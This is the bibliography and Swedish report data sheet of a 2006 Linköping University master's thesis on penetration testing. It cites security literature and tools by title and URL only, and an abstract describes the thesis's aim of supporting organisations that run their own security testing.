[13] Statistiska Centralbyrån (2006): “SCB – IT i företag”, http://www.ssd.scb.se/databaser/makro/Produkt.asp?produktid=IT0101 Åtkomst: 060511

[14] ISI, University of Southern California (1981): “RFC 791 - Internet Protocol”

[15] Tanenbaum, A (2004): “Computer Networks”, s.37, ISBN: 0133499456

[16] IEEE 802.3 Working Group(u.å.): “IEEE 802.3 CSMA/CD (Ethernet)”, http://grouper.ieee.org/groups/802/3/ Åtkomst: 060515 Senast ändrad: 060315

[17] IEEE 802.11 Working Group(u.å.): “IEEE 802.11 Wireless Local Area Networks”, http://grouper.ieee.org/groups/802/11/ Åtkomst: 060515

[18] ISI, University of Southern California(1981): “RFC 793 - Transmission Control Protocol”

[19] Postel, J (1980): “RFC 768 – User Datagram Protocol”

[20] McNab, Chris (2004): “Network Security Assessment”, ISBN: 059600611X

[21] Ayers, Bob (2004): ”Using Penetration Testing to Identify Management Issues”, http://www.oreillynet.com/pub/a/security/2004/04/08/networksecurity.html Åtkomst: 060614 Publicerad: 040408

[22] Schneier, Bruce (2001): ”Crypto-Gram: March 15”, http://www.schneier.com/crypto-gram-0103.html Åtkomst: 060511 Publicerad: 010315

[23] Takedown.com (u.å.): “TAKEDOWN: Timeline”, http://www.takedown.com/timeline/index.html Åtkomst: 060511

[24] wbgh educational foundation(u.å.): “frontline: hackers: who are hackers: notable hacks”, http://www.pbs.org/wgbh/pages/frontline/shows/hackers/whoare/notable.html Åtkomst: 060511

[25] Oquendo, J (2001): “Re: [PEN-TEST] Citibank (Last details)”, http://archives.neohapsis.com/archives/sf/pentest/2000-11/0038.html Åtkomst: 060511 Publicerad: 011105

[26] Wilander, John (2002): ”Security Intrusions and Intrusion Prevention”, ISRN: LiTH-IDA-Ex-02/29

[27] Aleph1 (1996): “Smashing the stack for fun and profit”

[28] Wilander, John (2005): “Policy and Implementation Assurance for Software Security”, ISRN: LiU-Tek-Lic-2005:62, ISBN: 91-85457-65-5

[29] Sendmail (2006): “Sendmail – 8.13.6”, http://www.sendmail.org/8.13.6.html Åtkomst: 060515 Publicerad: 060322 Senast ändrad: 060417

[30] Klensin, J (2001): “RFC 2821 – Simple Mail Transfer Protocol”

[31] tf8 (2000): “Wu-Ftpd Remote Format String Stack Overwrite Vulnerability”, http://www.securityfocus.com/bid/1387 Åtkomst: 060515 Publicerad: 000622

[32] Scut (2001): “Exploiting Format String Vulnerabilities”

[33] MITRE Corporation, The (2006): “Common Vulnerabilities and Exposures”, http://cve.mitre.org Åtkomst: 060515 Senast ändrad: 060509

[34] Counterpane Internet Security (2001): “Security Alert: Nimda Worm”, http://www.counterpane.com/alert-nimda.html Åtkomst: 060517 Publicerad: 010918 Senast ändrad: 011031

[35] Unicode consortium (2006): “Unicode Home Page”, http://www.unicode.org Publicerad: 91xxxx Åtkomst: 060515 Senast ändrad: 060508

[36] MITRE Corporation, The (2004): “CVE-2000-0884”, Åtkomst: 060515 Publicerad: 010122

[37] MITRE Corporation, The (2005): “CVE-2002-1744 (under review)”, Åtkomst: 060515 Publicerad: 02xxxx Senast ändrad: 050621

[38] Wikimedia project (2006): “Directory Traversal”, http://en.wikipedia.org/wiki/Directory_traversal Åtkomst: 060515 Senast ändrad: 060513

[39] Ahem, Mike (2000): “[PEN-TEST] IIS UNICODE Strings”, http://archives.neohapsis.com/archives/sf/pentest/2000-10/0098.html Åtkomst: 060515 Publicerad: 001027

[40] ANSI (1992): SQL-92

[41] Anley, Chris (2002): “Advanced SQL Injection in SQL Server applications”

[42] Hodges, J; Morgan, R (2002): “RFC3377 – Lightweight Directory Access Protocol (v3): Technical Specification”

[43] Microsoft Corporation (2006): “Active Directory: Learn the Basics and Master Advanced Concepts”, http://www.microsoft.com/events/series/adaug.mspx Åtkomst: 060516

[44] Faust, Sacha (2002): “LDAP Injection – Are your web applications vulnerable?”

[45] Clark, James; DeRose Steve (1999): “XML Path Language”, http://www.w3.org/TR/xpath Åtkomst: 060515 Publicerad: 991116

[46] W3 (2004): “Extensible Markup Language (XML) 1.0 (Third Edition)”, http://www.w3.org/TR/REC-xml/ Åtkomst: 060515 Publicerad: 040204

[47] Klein, Amit (2005): “BLIND XPATH INJECTION”

[48] Rain Forest Puppy (1999): “Perl CGI problems”

[49] Stein, Lincoln D; Stewart, John N (2003): “WWW Security FAQ: CGI Scripts, Version 3.1.2” http://www.w3.org/Security/Faq/ Åtkomst: 060515 Senast ändrad: 020204

[50] Darden, Frank (2000): “Re: [PEN-TEST] Non-routable IP weaknesses?”, http://archives.neohapsis.com/archives/sf/pentest/2000-12/0312.html Åtkomst: 060515 Publicerad: 001220

[51] Resnick, P (2001): “RFC2822 – Internet Message Format”

[52] Google (2006): “Warning: Failed to open stream – Google sökning”, http://www.google.se/search?hl=sv&client=firefox-a&rls=org.mozilla%3Asv-SE%3Aofficial&q=Warning%3A+Failed+to+open+stream&btnG=S%C3%B6k&meta= Åtkomst: 060515

[53] SK (2002): “SQL Injection Walkthrough”

[54] Google (2006): “Google groups”, http://groups.google.com Åtkomst: 060516

[55] Cirt.net (2006): “Nikto”, http://www.cirt.net/code/nikto.shtml Åtkomst: 060516

[56] Fielding R; m.fl. (1999): “RFC2616 – Hypertext Transfer Protocol – HTTP/1.1”

[57] Post- och Telestyrelsen (u.å.): ”Testa lösenord” http://www.testalosenord.se Åtkomst: 060516

[58] Yan, Jianxin; m.fl. (2000): ”The memorability and Security of Passwords – Some Empirical Results”

[59] CERT Coordination Center (1998): CERT Incident Note IN-98.03 – “Password Cracking Activity”

[60] Oechslin, Philippe (2003): ”Making a Faster Cryptanalytic Time-Memory Trade-Off”

[61] Solar Designer (2006): “John The Ripper”, http://www.openwall.com/john/ Åtkomst: 060516

[62] Fixer (2006): “Default Password List”, http://www.phenoelit.de/dpl/dpl.html Åtkomst: 060516 Senast ändrad: 060516

[63] Finnigan, Pete (2006): “Oracle and Oracle security information”, http://www.petefinnigan.com/default/default_password_list.htm Åtkomst: 060516 Senast ändrad: 060419

[64] Sturgeon, Will (2006): “Proof: Employees don’t care about security”, http://software.silicon.com/security/0,39024655,39156503,00.htm, Åtkomst: 060404 Publicerad: 060216

[65] MITRE Corporation, The (2006): “Search Results”, http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=backdoor Åtkomst: 060516

[66] Federal Bureau of Investigation (2006): “Most Wanted”, http://www.fbi.gov/mostwant/topten/fugitives/fugitives.htm Åtkomst: 060516 Senast ändrad: 060506

[67] daemon9; route; infinity (1996): “IP-Spoofing Demystified”

[68] Fyodor (2006): http://www.insecure.org/nmap/ Åtkomst: 060405

[69] Microsoft Corporation (2006): “Welcome to the MSDN Library”, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/snmp/snmp/configuring_snmp_security.asp Åtkomst: 060516

[70] Wikimedia project (2006): “ARP Spoofing”, http://en.wikipedia.org/wiki/ARP_spoofing Åtkomst: 060516 Senast ändrad: 060328

[71] Wikimedia project (2005): “DNS cache poisoning”, http://en.wikipedia.org/wiki/DNS_cache_poisoning Åtkomst: 060516 Senast ändrad: 051229

[72] Montoro, Massilimiano (2006): “Cain & Abel”, http://www.oxid.it Åtkomst: 060802 Senast ändrad: 060629

[73] have2Banonymous (2004): ”The impact of RFC Guidelines on DNS Spoofing Attacks”

[74] DNS Security Extension (2006): “DNS Threats & DNS Weaknesses” http://www.dnssec.net/dns-threats.php Åtkomst: 060406

[75] Callisto (2003): “A brief description of cookies and how they work and a guide to the cookie options available in the ACP.”, http://www.phpbb.com/kb/article.php?article_id=69

[76] Bos, Bert (2006): “Cascading Style Sheet”, http://www.w3.org/Style/CSS/ Åtkomst: 060406

[77] Lifchitz, Renaud (2006): “Microsoft MSN Hotmail : Cross-Site Scripting Vulnerability”, http://seclists.org/lists/bugtraq/2006/Mar/0509.html Åtkomst: 060406

[78] C++ Resource Network, The (2000): cstdlib: srand, http://www.cplusplus.com/ref/cstdlib/srand.html Åtkomst: 060419

[79] Electronic Frontier Foundation (1999): “DES Cracker Project”, http://www.eff.org/Privacy/Crypto/Crypto_misc/DESCracker/ Åtkomst: 060419 Publicerad: 980717 Senast ändrad: 990119

[80] Schneier, Bruce; Wagner, David; Mudge (1999): “Cryptanalysis of Microsoft’s PPTP Authentication Extensions (MS-CHAPv2)”

[81] KoreK m.fl. (2004): “Next generation WEP attacks?” http://netstumbler.org/showthread.php?t=12277

[82] Internet Security Systems (2000): “Form Tampering Vulnerabilities in Several Web-Based Shopping Cart Applications” http://xforce.iss.net/xforce/alerts/id/advise42 Åtkomst: 060406 Senast ändrad: 02xxxx

[83] Abdrakhmanov, Timur (2005): “Javascript Password Protection Tutorial” http://timurkz.buildtolearn.net/javascript-password-protection-tutorial.php Åtkomst: 060406

[84] CERT Coordination Center (1998): CERT Advisory CA-1997-28 “IP Denial-of-Service Attacks” http://www.cert.org/advisories/CA-1997-28.html Åtkomst: 060418 Publicerad: 971216 Senast ändrad: 980526

[85] Frantzen, Mike; Xiao Shu (2004): “ISIC – IP Stack Integrity Checker” http://www.packetfactory.net/Projects/ISIC/ Åtkomst: 060419

[86] Joker, Team (2006): “A follow-up on DDoS Attack on Joker.com Nameservers” https://joker.com/index.joker?mode=news&id=112 Åtkomst: 060418

[87] Johnson, Thomas(2006): “Hackerattack drabbar nätbutiker”, http://www.idg.se/ArticlePages/200603/24/20060324165419_CS/20060324165419_CS.dbp.asp Publicerad: 060324 Åtkomst: 060418

[88] Ashton, Paul (1998): “ASP vulnerability with Alternate Data Streams”, http://archives.neohapsis.com/archives/ntbugtraq/1998/msg00360.html Åtkomst: 060419 Publicerad: 980630

[89] Web Application Security Consortium (2004): “Threat Classification”, version 1.00

[90] Carell, Rudi (2001): “Servlets and the NULL-byte” http://archives.neohapsis.com/archives/sf/pentest/2001-04/0047.html Åtkomst: 060418 Publicerad: 010406

[91] Warner, Gary (2001): “Re: What is your policy on customers participating in a pen test?” http://archives.neohapsis.com/archives/sf/pentest/2001-06/0189.html Åtkomst: 060502

[92] Helson, Simon (1999): “Microsoft NT RAS/PPTP Malformed Control Packet Denial of Service Attack”, http://www.securityfocus.com/bid/2111/info Publicerad: 990427 Åtkomst: 060502

[93] OpenBSD (2006): “PF: Packet Filtering”, http://www.openbsd.org/faq/pf/filter.html Åtkomst: 060502 Senast ändrad: 060501

[94] Newsham, T; Ptacek, T (1998): “Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection”

[95] Internet Archive (2006): “Wayback Machine”, http://www.archive.org/web/web.php Åtkomst: 060615 Publicerad: 96xxxx

[96] Immunity, Inc. (2006): “Immunity CANVAS Professional”, http://www.immunityinc.com/products-canvas.html Åtkomst: 060608

[97] CORE Security Technologies (2006): “CORE IMPACT – Product Updates * CORE IMPACT v5.1 (Jan 2006)”, http://www.corest.com/products/coreimpact/impact5.1.php Åtkomst: 060608 Publicerad: 0601xx

[98] Wray, Dave (2001): “Re: Security Audit”, http://archives.neohapsis.com/archives/sf/pentest/2001-09/0007.html Åtkomst: 060516 Publicerad: 010905

[99] Myers, J; Rose, M (1996): “RFC1939 – Post Office Protocol – Version 3”

[100] Srinivasan, R (1995): “RFC1831 – RPC: Remote Procedure Call Protocol Specification Version 2”

[101] Shepler, S; m.fl. (2000): ”RFC3010 – NFS Version 4 Protocol”

[102] Tenable Network Security (2006): “Nessus”, http://www.nessus.org Åtkomst: 060516 Senast ändrad: 060329

[103] Advanced Research Corporation (2006): “Security Auditors Research Assistant”, http://www-arc.com/sara/ Åtkomst: 060516 Senast ändrad: 060121

[104] Forristal, Jeff; Shipley, Greg (2001): “Vulnerability Assessment Scanners”, http://www.networkcomputing.com/1201/1201f1b1.html Åtkomst: 060614 Publicerad: 010108

[105] Lemos, Robert (2006): “Microsoft criticized for silent patches”, http://www.securityfocus.com/brief/187 Åtkomst: 060524 Publicerad: 060417

[106] Phrack (2005): http://www.phrack.org/archives/ Åtkomst: 060504

[107] Gera (200x): “gera’s InsecureProgramming page”, http://community.core-sdi.com/~gera/InsecureProgramming/ Åtkomst: 060504

[108] PullThePlug.org (2006): ”PullThePlug Networks” http://www.pulltheplug.org Åtkomst: 060607 Publicerad: 98xxxx Senast ändrad: 060506

[109] Williams, Jeff; m.fl. (2006): “OWASP WebGoat Project”, http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project Åtkomst: 060607 Senast ändrad: 060605

[110] Erickson, Jon (2003): “Hacking: The Art of Exploitation”, ISBN: 1593270070

[111] Moore, H D (2006): “The Metasploit Project”, http://www.metasploit.com/projects/Framework/ Åtkomst: 060802 Senast ändrad: 060629

[112] Sabre Security(2006): “SABRE BinDiff” http://www.sabre-security.com/products/bindiff.html Åtkomst: 060510

[113] Moore, H D (2006): “Re: RE: Microsoft silently fixes security vulnerabilities”, http://seclists.org/lists/dailydave/2006/Apr-Jun/0072.html Publicerad: 060420 Åtkomst: 060508

[114] Bodström, Thomas (2005): “Svar på interpellation 2004/05:498 om okonventionella spaningsmetoder”, Riksdagen: Kammarens Protokoll 2004/05:107

[115] Fennelly, Carole (1999): “Audits from Hell”, http://www.wkeys.com/articles/swol/Feb_99.html Åtkomst: 060825 Publicerad: 9902xx

[116] Lemos, Robert (2006): “Breach case could curtail Web flaw finders”, http://www.securityfocus.com/news/11389/3 Åtkomst: 060503 Publicerad: 060426

[117] Herzog, Pete (2006): “OPST Accredited Certification”, http://www.isecom.org/projects/opst.html Åtkomst: 060825

[118] Wikimedia project (2006): “The Open Source Security Testing Methodology Manual”, http://en.wikipedia.org/wiki/The_Open_Source_Security_Testing_Methodology_Manual Åtkomst: 060825 Senast ändrad: 060823

[119] Singh, Simon (2000): “The Code Book”, ISBN: 0385495323

[120] Schneier, Bruce (1996): “Applied Cryptography”, ISBN: 0471128457

[121] Eren, Sinan (2004): ”Re: Re: On the Effectiveness of Adress Space Randomization” http://seclists.org/lists/dailydave/2004/Oct-Dec/0106.html Åtkomst: 060419 Publicerad: 041029

[122] pageexec (2004): ”Re: Re: On the Effectiveness of Address Space Randomization” http://seclists.org/lists/dailydave/2004/Oct-Dec/0107.html Åtkomst: 060419 Publicerad: 041030

[123] Black Hat (2005): ”Black Hat USA 2005 Topics and Speakers”, http://www.blackhat.com/html/bh-usa-05/bh-usa-05-speakers.html#Lynn Åtkomst: 060503

[124] Roberts, Paul F (2005): “Cisco Tries to Quash Vulnerability Talk at Black Hat”, Publicerad: 050725 Åtkomst: 060503

[125] Sveriges IT-incidentcentrum (2005): ”Black Hats konferens och sårbarheter i Oracle och Cisco”, http://www.sitic.se/aktuellt_omvarlden/black_hat_oracle_cisco.html acc:060503

[126] Lemos, Robert(2005): “Zero-day details underscore criticism of Oracle”, http://www.securityfocus.com/print/news/11371 Åtkomst: 060503 Publicerad: 060125

[127] Oracle (2003): “Oracle Security Alert #57”, http://www.oracle.com/technology/deploy/security/pdf/2003alert57.pdf Åtkomst: 060503 Publicerad: 030723 Senast ändrad: 030904

[128] Litchfield, David (2005): “Opinion: Complete failure of Oracle security response and utter neglect of their responsibility to their customers”, http://seclists.org/lists/bugtraq/2005/Oct/0056.html Åtkomst: 060524 Publicerad: 051006

[129] Davidson, Mary Ann (2005): “When security researchers become the problem”, http://news.com.com/When+security+researchers+become+the+problem/2010-1071_3-5807074.html Åtkomst: 060503 Publicerad: 050727

[130] Kornburst, Alexander(2006): “RE: Recent Oracle exploit is _actually_ an 0day with no patch”, Åtkomst: 060503 Publicerad: 060428

[131] Lemos, Robert (2006): “Groups argue over merits of flaw bounties”, http://www.securityfocus.com/news/11386 Åtkomst: 060503 Publicerad: 060405

[132] Datatermgruppen, Svenska (2006): “Ordlista (v25)” http://www.nada.kth.se/i18n/dataterm/rek.html Åtkomst: 060612 Senast ändrad: 060310

Avdelning, institution
Division, department

Institutionen för datavetenskap

Department of Computer
and Information Science

Datum
Date

2006-10-09

Linköpings universitet

Språk
Language

[X] Svenska/Swedish
[ ] Engelska/English

[ ] _____

Rapporttyp
Report category

[ ] Licentiatavhandling
[X] Examensarbete
[ ] C-uppsats
[ ] D-uppsats
[ ] Övrig rapport

_____

ISBN —

ISRN LITH-IDA-EX--06/069--SE

Serietitel och serienummer
Title of series, numbering

ISSN —

URL för elektronisk version

Titel
Title

Penetrationstester: Offensiv säkerhetstestning
Penetration testing: Offensive security testing

Författare
Author

Carl-Johan Bostorp

Sammanfattning
Abstract

Penetrationstester är ett sätt att utifrån ett angreppsperspektiv testa datasäkerhet. Denna rapport tar upp ett antal vanliga sårbarhetstyper att leta efter, och föreslår metoder för att testa dem. Den är skapad för att vara ett stöd för organisationer som vill starta en egen penetrationstestverksamhet. I rapporten ingår därför förutom sårbarhetstyper att leta efter, även de viktigaste typer av verktyg och kompetenser som behövs. Även förslag på administrativa rutiner och en grov skiss på utförandet finns med. I sista kapitlet finns sedan en diskussion om hur rapporten kan ligga till underlag för fortsatt arbete och hur penetrationstester använder sig av/ relaterar till ett par närliggande områden såsom kryptering och intrångsdetektering. Det hela avslutas med en liten analys på när penetrationstester är användbara, vilket är när de antingen är helautomatiserade och bara kontrollerar ett fåtal sårbarheter, eller när kostnaden för ett intrång skulle bli väldigt stor.

Nyckelord
Keywords

Datasäkerhet, penetrationstester, sårbarhetstyper, säkerhetstestning